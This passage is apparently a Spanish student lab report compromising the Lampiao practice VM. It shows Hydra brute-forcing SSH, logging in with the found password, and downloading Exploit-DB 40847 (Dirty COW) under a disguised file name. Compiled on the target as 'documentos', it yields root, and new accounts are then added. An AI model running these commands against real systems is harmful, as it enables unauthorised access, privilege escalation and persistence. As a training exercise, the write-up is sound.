[DATA] max 16 tasks per 1 server, overall 16 tasks, 844 login tries (l:1/p:844), ~53 tries per task
[DATA] attacking ssh://192.1.1.17:22/
```

Figura 181. Ataque de fuerza bruta

```
(kali@kali)-[~]
$ hydra -l tiago -P Diclampiao.txt ssh://192.1.1.17

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations,
these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-09-25 10:19:24
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 844 login tries (l:1/p:844), ~53 tries per task
[DATA] attacking ssh://192.1.1.17:22/
[22][ssh] host: 192.1.1.17 login: tiago password: Virgulino
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 5 final worker threads did not complete until end.
[ERROR] 5 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-09-25 10:20:14
```

Figura 182. Ataque de fuerza bruta con Hydra contra SSH

Lo que hicimos fue lanzar un ataque de fuerza bruta con Hydra contra SSH usando la diccionario Diclampiao.txt, tras varios intentos encontramos credenciales válidas: usuario tiago y contraseña Virgulino. El ataque terminó mostrando "1 valid password found", con algunos subprocessos fallidos, pero el acceso se consiguió al final conseguimos ingresar.

```
kali@kali: ~
Archivo Acciones Editar Vista Ayuda

(kali@kali)-[~]
$ hydra -v -V -l tiago -p Diclampiao.txt ssh://192.1.1.17

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations,
these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-09-25 10:32:35
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ssh://192.1.1.17:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://tiago@192.1.1.17:22
[INFO] Successful, password authentication is supported by ssh://192.1.1.17:22
[ATTEMPT] target 192.1.1.17 - login "tiago" - pass "Diclampiao.txt" - 1 of 1 [child 0] (0/0)
[STATUS] attack finished for 192.1.1.17 (waiting for children to complete tests)
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-09-25 10:32:38

(kali@kali)-[~]
$
```


Figura 183. Comando con parámetros verbosos -v -V

Ejecuté el comando con parámetros verbosos -v -V y le indiqué un usuario fijo -l tiago y el diccionario Diclampiao.txt como fuente de contraseñas -p Diclampiao.txt , de forma que Hydra probara todas las entradas del fichero contra ese usuario. El comando comprobó que la autenticación por contraseña estaba habilitada y luego intentó el login, en esta ejecución concreta

el resultado fue que no se encontró contraseña válida. Luego de esto y ya teniendo usuario y contraseña intentamos ingresar vía ssh.

6.6.6 Tenemos un acceso exitoso por medio de SSH

Para ingresar a través de ssh lo que hicimos fue ingresar con el comando **ssh tiago@192.1.1.17** y la contraseña **Virgulino**



```
Archivo Acciones Editar Vista Ayuda
(kali@kali)-[~]
$ ssh tiago@192.1.1.17
tiago@192.1.1.17's password:
Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-31-generic i686)

 * Documentation:  https://help.ubuntu.com/

System information disabled due to load higher than 1.0

New release '16.04.7 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Fri Apr 20 14:40:55 2018 from 192.168.108.1
tiago@lampiao:~$
tiago@lampiao:~$
tiago@lampiao:~$
```

Figura 184. Acceso exitoso por medio de SSH

Se consiguió un acceso inicial al sistema a través del servicio SSH puerto 22 empleando el usuario **tiago** hallado en la fase de reconocimiento. La conexión fue establecida y autenticada lo que de forma remota nos dio acceso a sistema Lampiao.

6.7. Subcapítulo 3: Descarga de la Herramienta para escalar privilegios y creación de los usuarios en Lampiao

Para poder crear los usuarios necesitamos escalar los privilegios así que lo primero que hicimos fue descargar una herramienta de GitHub recomendada por el docente S Morales, esta herramienta fue LinEnum.

Según el portal web (wiki.zachelle, 2021) LinEnum es un script bash simple que ejecuta comandos comunes relacionados con la escalada de privilegios, ahorrando tiempo y permitiendo dedicar más esfuerzo a obtener root. Es importante comprender qué comandos ejecuta LinEnum, para poder enumerar manualmente las vulnerabilidades de privesc en una situación en la que no puede usar LinEnum u otros scripts similares. En esta sala, explicaremos qué muestra LinEnum y qué comandos se pueden usar para replicarlo.

6.7.1 Descarga del directorio





Figura 185. GitHub del directorio LinEnum

Para descargar esta herramienta lo que hicimos fue ingresar al navegador de Kali y buscar el directorio LinEnum en lo que nos llevó al siguiente enlace

<https://github.com/rebootuser/LinEnum?tab=readme-ov-file#>

A terminal window with a dark background and light-colored text. The prompt is '(root@kali)~'. The user enters 'cd' and then 'git clone https://github.com/rebootuser/LinEnum.git'. The terminal shows the progress of cloning the repository, including object enumeration, counting, and compression. The prompt then changes to '(root@kali)~'. The user enters 'ls', and the terminal shows 'LinEnum' as the output.


```
Archivo Acciones Editar Vista Ayuda
(root@kali)~[/home/kali]
# cd

(root@kali)~[~]
# git clone https://github.com/rebootuser/LinEnum.git
Clonando en 'LinEnum' ...
remote: Enumerating objects: 234, done.
remote: Counting objects: 100% (96/96), done.
remote: Compressing objects: 100% (18/18), done.
remote: Total 234 (delta 81), reused 78 (delta 78), pack-reused 138 (from 1)
Recibiendo objetos: 100% (234/234), 113.83 KiB | 529.00 KiB/s, listo.
Resolviendo deltas: 100% (130/130), listo.

(root@kali)~[~]
# ls
LinEnum
```

Figura 186. Descargamos el directorio

Para descargar el directorio luego ingresamos a nuestra consola y copiamos el comando **git clone https://github.com/rebootuser/LinEnum.git** ya con esto se empezó a descargar el directorio.

A terminal window with a dark background and light-colored text. The prompt is '(root@kali)~'. The user enters 'ls', and the terminal shows 'LinEnum'. The user then enters 'cd LinEnum', and the prompt changes to '(root@kali)~/LinEnum'. The user enters 'ls', and the terminal shows 'CHANGELOG.md CONTRIBUTORS.md LICENSE LinEnum.sh README.md'. The user then enters 'nano LinEnum.sh', and the prompt changes to '(root@kali)~/LinEnum'. The user enters a character, and the prompt changes to '(root@kali)~/LinEnum' with a cursor.

```
(root@kali)~[~]
# ls
LinEnum

(root@kali)~[~]
# cd LinEnum


(root@kali)~/LinEnum
# ls
CHANGELOG.md CONTRIBUTORS.md LICENSE LinEnum.sh README.md

(root@kali)~/LinEnum
# nano LinEnum.sh

(root@kali)~/LinEnum
#
```

Figura 187. Ingresamos al directorio LinEnum

Aquí lo que hicimos fue ingresar al directorio LinEnum, luego listar los elementos de nuestra herramienta para escalar privilegios, después de listar los archivos presentes aquí ingresamos al script LineEnum.sh con el comando **nano LineEnum.sh**.



```
GNU nano 8.4 LinEnum.sh
#!/bin/bash
#A script to enumerate local information from a Linux host
version="version 0.982"
@rebootuser


help function
usage ()
{
    echo -e "\n\e[00;31m#####\e[00m"
    echo -e "\e[00;31m#\e[00m" "\e[00;31mLocal Linux Enumeration & Privilege Escalation Script\e[00m" "\e[00;31m#\e[00m"
    echo -e "\e[00;31m#####\e[00m"
    echo -e "\e[00;33m# www.rebootuser.com | @rebootuser \e[00m"
    echo -e "\e[00;33m# $version\e[00m\n"
    echo -e "\e[00;33m# Example: ./LinEnum.sh -k keyword -r report -e /tmp/ -t \e[00m\n"

    echo "OPTIONS:"
    echo -e "\e[00;31m# -k Enter keyword"
    echo -e "\e[00;31m# -e Enter export location"
    echo -e "\e[00;31m# -s Supply user password for sudo checks (INSECURE)"
    echo -e "\e[00;31m# -t Include thorough (lengthy) tests"
    echo -e "\e[00;31m# -r Enter report name"
    echo -e "\e[00;31m# -h Displays this help text"
    echo -e "\n"
    echo -e "Running with no options = limited scans/no output file"

    echo -e "\e[00;31m#####\e[00m"
    header()
    {
        echo -e "\n\e[00;31m#####\e[00m"
    }
    echo -e "\n"
}
```

Figura 188. Mostramos el nano LineEnum.sh.

Dentro de este archivo en realidad no hicimos casi nada, en este caso lo muestro con fines meramente visuales.



```
Archivo Acciones Editar Vista Ayuda
Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-31-generic i686)

 * Documentation:  https://help.ubuntu.com/

System information disabled due to load higher than 1.0

New release '16.04.7 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Fri Apr 20 14:40:55 2018 from 192.168.108.1
tiago@lampiao:~$
tiago@lampiao:~$ cd /home
tiago@lampiao:~$ ls
tiago
tiago@lampiao:~$ cd tiago
tiago@lampiao:~$ ls -la
total 36
drwxr-xr-x 4 tiago tiago 4096 Apr 20 2018 .
drwxr-xr-x 3 root  root  4096 Apr 19 2018 ..
drwx----- 2 tiago tiago 4096 Apr 19 2018 .aptitude
-rw----- 1 tiago tiago 25 Apr 20 2018 .bash_history
-rw-r--r-- 1 tiago tiago 220 Apr 19 2018 .bash_logout
-rw-r--r-- 1 tiago tiago 3637 Apr 19 2018 .bashrc
drwx----- 2 tiago tiago 4096 Apr 19 2018 .cache
-rw-r--r-- 1 tiago tiago 675 Apr 19 2018 .profile
-rw----- 1 root  root  577 Apr 19 2018 .viminfo
tiago@lampiao:~$
```

Figura 189. Nos conectarnos al ssh, para buscar información y archivos ocultos

```
total 36
drwxr-xr-x 4 tiago tiago 4096 Apr 20 2018 .
drwxr-xr-x 3 root root 4096 Apr 19 2018 ..
drwx----- 2 tiago tiago 4096 Apr 19 2018 .aptitude
-rw----- 1 tiago tiago 25 Apr 20 2018 .bash_history
-rw-r--r-- 1 tiago tiago 220 Apr 19 2018 .bash_logout
-rw-r--r-- 1 tiago tiago 3637 Apr 19 2018 .bashrc
drwx----- 2 tiago tiago 4096 Apr 19 2018 .cache
-rw-r--r-- 1 tiago tiago 675 Apr 19 2018 .profile
-rw----- 1 root root 577 Apr 19 2018 .viminfo

tiago@lampiao:~$
tiago@lampiao:~$
tiago@lampiao:~$ cd..
cd.: command not found
tiago@lampiao:~$ cd ..
tiago@lampiao:~/home$ cd ..
tiago@lampiao:/$ ls
bin boot dev etc home initrd.img lib lost+found media mnt opt proc root run sbin srv sys tmp usr var vmlinuz
tiago@lampiao:/$
tiago@lampiao:/$
tiago@lampiao:/$
```

Luego de ello lo que busca los archivos ocultos en la carpeta, lo que hicimos después fue salirnos hasta el directorio raíz con el comando **cd ..**; Luego de lo que listamos los archivos presentes aquí.

```
tiago@lampiao:/$ cd ..
tiago@lampiao:/home$ cd ..
tiago@lampiao:/ $ ls
bin boot dev etc home initrd.img lib lost-found media mnt opt proc root run sbin srv sys tmp usr var vmlinuz
tiago@lampiao:/ $
tiago@lampiao:/ $
tiago@lampiao:/ $
tiago@lampiao:/ $ cd /etc
tiago@lampiao:/etc$ ls
acpi                cangaco             fstab.d             inserv              logcheck            newt                python3             selinux             ucf.conf
adduser.conf        chatscripts         fuse.conf           inserv.conf         login.defs          nologin           python3.4          services           udev
alternatives        console-setup       gai.conf            inserv.conf.d       logrotate.conf      nsswitch.conf      rc0.d              sgml               ufw
apache2             cron.d              groff               iproute2            logrotate.d          opt                rc1.d              shadow            updatedb.conf
apm                 cron.daily          group               isscsi              ls-release          os-release          rc2.d              shadow-           update-manager
apparmor            cron.hourly         group-              issue               lttrace.conf         pam.conf            rc3.d              shells            update-motd.d
apparmor.d          cron.monthly        grub.d             issue.net           magic               pam.d              rc4.d              skel              update-notifier
appopt              cron.trab           gshadow            kbd                 magic.mime           passwd             rc5.d              ssh               upstart-xsessions
apt                 cron.weekly         gshadow-           kernel              mailcap             mailcap.order      rc6.d              ssl               vim
bash.bashrc         dbus-1              hdparm.conf        kernel-img.conf     mailcap              manpath.config     perl               rc.local          vtrgb
bash.completion     debconf.conf        hostname            landscape           mime.types           mk2fs.conf         perl5              rc5.d             w3m
bash_completion     default             hosts              ldapp               mime.types           modprobe.d          popularity-contest.conf rmt               wgetrc
bash_completion.d   deluser.conf        hosts.allow         ldso.cache          modules              mtab               profile            rsyslog.conf      rsyncd.conf       wpa_supplicant
bindsupport.blacklist debconf.conf        hosts.deny          ldso.conf.d         modules              mtab               rsyslog.d          rsyslogd.conf     sysctl.conf       x11
blkid               dhcpcd              ifupdown           legal               libaudit.conf       mysq                protocols          screenrc          system            zsh_command_not_found
blkid.tab           dpkg                init                libl-3              locale.alias         network             python              security           terminfo
byobu               environment         initd              initscripts         locale.alias         network             python              security           terminfo
ca-certificates     fonts               initscripts         initscripts         locale.alias         network             python              security           terminfo
calendar            fstab               inputrc            localtime           networks             networks            python2.7          security           timezone
tiago@lampiao:/etc$
```


Figura 191. Ingresar a la carpeta o directorio etc, con el comando cd /etc

Lo siguiente que se hizo fue ingresar a la carpeta o directorio etc., con el comando **cd /etc** y con el comando **ls** listamos su contenido.

```
tiago@lampiao:/etc$  
tiago@lampiao:/etc$ nano /etc/passwd  
tiago@lampiao:/etc$
```

Figura 192. Ingresamos al archivo passwd

Por último, ingresamos al archivo passwd con el comando **nano /etc/passwd**, aquí como tal no hicimos nada solo queríamos ver si había algo que nos sirviera.



```
tiago@lampiao:~$ nano /etc/passwd  
GNU nano 2.2.6 File: /etc/passwd  
tiago:x:1000:1000:tiago,,,:/home/tiago:/bin/bash  
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin  
root:x:0:0:root:/root:/bin/bash  
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin  
bin:x:2:2:bin:/bin:/usr/sbin/nologin  
sys:x:3:3:sys:/dev:/usr/sbin/nologin  
sync:x:4:65534:sync:/bin:/bin/sync  
games:x:5:60:games:/usr/games:/usr/sbin/nologin  
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin  
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin  
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin  
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin  
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin  
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin  
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin  
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin  
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin  
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin  
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin  
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin  
libuuid:x:100:101::/var/lib/libuuid:  
syslog:x:101:104::/home/syslog:/bin/false  
mysql:x:102:106:MySQL Server,,,:/nonexistent
```

Figura 193. Visualizacion del archivo passwd con nano /etc/passwd




```
kali@kali:~$ wget -q --show-progress https://www.exploit-db.com/download/40847 -O fotos.cpp  
fotos.cpp [ 10,28K --KB/s en 0,05s  
kali@kali:~$ ls  
Descargas Documentos fotos.cpp LinEnum Plantillas Videos  
Diclampiao.txt Escritorio Imágenes Música Público  
kali@kali:~$
```

Figura 194. Descargamos un exploit desde Exploit-DB

Después, utilizando el comando **wget https://www.exploit-db.com/download/40847 -O fotos.cpp** descargamos un exploit desde Exploit-DB (guardado como fotos.cpp) y con el

comando ls, se verificó que el archivo estuviera en el directorio tal como se puede ver en nuestra imagen.



```
(kali㉿kali)-[~]  
$ scp fotos.cpp tiago@192.1.1.17:/home/tiago/  
tiago@192.1.1.17's password:  
fotos.cpp 100% 10KB 4.4MB/s 00:00  
(kali㉿kali)-[~]  
$
```

Figura 195. Copiamos el archivo fotos.cpp hacia la victima

Aquí lo que hicimos fue utilizar el comando **scp fotos.cpp**

tiago@192.1.1.17:/home/tiago/ para copiar el archivo `fotos.cpp` desde la máquina atacante hacia el directorio `/home/tiago/` en la máquina víctima. Al ejecutarlo se solicitó la contraseña de `tiago` y, tras autenticar, `scp` transfirió el fichero (se muestra el progreso, el tamaño y la velocidad).

`scp` usa la misma conexión segura que SSH, por eso la transferencia queda cifrada. Como verificación rápida se puede comprobar en la víctima con `ssh tiago@192.1.1.17 'ls -l /home/tiago/fotos.cpp'`.


```

System load: 0.0          Processes:           164
Usage of /:  7.5% of 19.07GB Users logged in:      1
Memory usage: 18%        IP address for eth0: 192.1.1.17
Swap usage:  0%

Graph this data and manage this system at:
https://landscape.canonical.com/

New release '16.04.7 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Sat Sep 27 12:07:13 2025 from 192.1.1.13
tiago@lampiao:~$ ls -la foto.cpp
ls: cannot access foto.cpp: No such file or directory
tiago@lampiao:~$ pwd
/home/tiago
tiago@lampiao:~$ ls -la ~
total 48
drwxr-xr-x 4 tiago tiago 4096 Sep 25 17:46 .
drwxr-xr-x 3 root  root  4096 Apr 19  2018 ..
drwx----- 2 tiago tiago 4096 Apr 19  2018 .aptitude
-rw----- 1 tiago tiago   25 Apr 20  2018 .bash_history
-rw-r--r-- 1 tiago tiago  220 Apr 19  2018 .bash_logout
-rw-r--r-- 1 tiago tiago 3637 Apr 19  2018 .bashrc
drwx----- 2 tiago tiago 4096 Apr 19  2018 .cache
-rw-rw-r-- 1 tiago tiago 10531 Sep 27 12:37 fotos.cpp
-rw-r--r-- 1 tiago tiago   675 Apr 19  2018 .profile
-rw----- 1 root  root   577 Apr 19  2018 .viminfo
tiago@lampiao:~$

```

Figura 196. Volvemos al ssh

Lo siguiente que hicimos fue iniciar sesión por SSH con **ssh tiago@192.1.1.17** para trabajar directamente en la máquina víctima y obtener un prompt remoto.

Luego lo que hicimos fue ejecutar **ls -la** en el home de tiago para listar todos los archivos con detalles; la salida muestra permisos, propietario, tamaño y fecha.

lo siguiente que se aprecia es que antes hubo un **ls -la foto.cpp** que falló por el nombre sin la “s”, y luego al listar correctamente se ve **fotos.cpp** presente en **/home/tiago/** con tamaño 10531 bytes y esto confirma que la copia con **scp** se realizó correctamente.

```

tiago@lampiao:~$
tiago@lampiao:~$ ls
fotos.cpp
tiago@lampiao:~$
tiago@lampiao:~$
tiago@lampiao:~$ ls -la fotos.cpp
-rw-rw-r-- 1 tiago tiago 10531 Sep 27 12:37 fotos.cpp
tiago@lampiao:~$
tiago@lampiao:~$
tiago@lampiao:~$ g++ -Wall -pedantic -O2 -std=c++11 -pthread -o documentos fotos.cpp -lutil
tiago@lampiao:~$ chmod +x documentos
tiago@lampiao:~$ ./documentos -s
-bash: ./: Is a directory
tiago@lampiao:~$ ./documentos -s
Running ...
Password overridden to: dirtyCowFun

Received su prompt (Password: )


root@lampiao:~# echo 0 > /proc/sys/vm/dirty_writeback_centisecs
root@lampiao:~# cp /tmp/.ssh_bak /etc/passwd
root@lampiao:~# rm /tmp/.ssh_bak
root@lampiao:~#
root@lampiao:~#

```

Figura 197. Compilamos el código fuente

Procedimos a compilar el código fuente. Para ello se ejecutó **g++ -Wall -pedantic -O2 -std=c++11 -pthread -o documentos fotos.cpp -lutil**, con lo que se generó el ejecutable llamado **documentos**. Luego usamos el comando **chmod +x documentos** y el comando **./documentos -s** que nos permitieron loguearnos para poder realizarla creación de los usuarios **victor_longa** y **Manuel_mena** en la maquina víctima.

6.7.2 Creación de los usuarios



```
root@lampiao:~#  
root@lampiao:~# adduser victor_longa  
Adding user `victor_longa' ...  
Adding new group `victor_longa' (1001) ...  
Adding new user `victor_longa' (1001) with group `victor_longa' ...  
Creating home directory `/home/victor_longa' ...  
Copying files from `/etc/skel' ...  
Enter new UNIX password:  
Retype new UNIX password:  
passwd: password updated successfully  
Changing the user information for victor_longa  
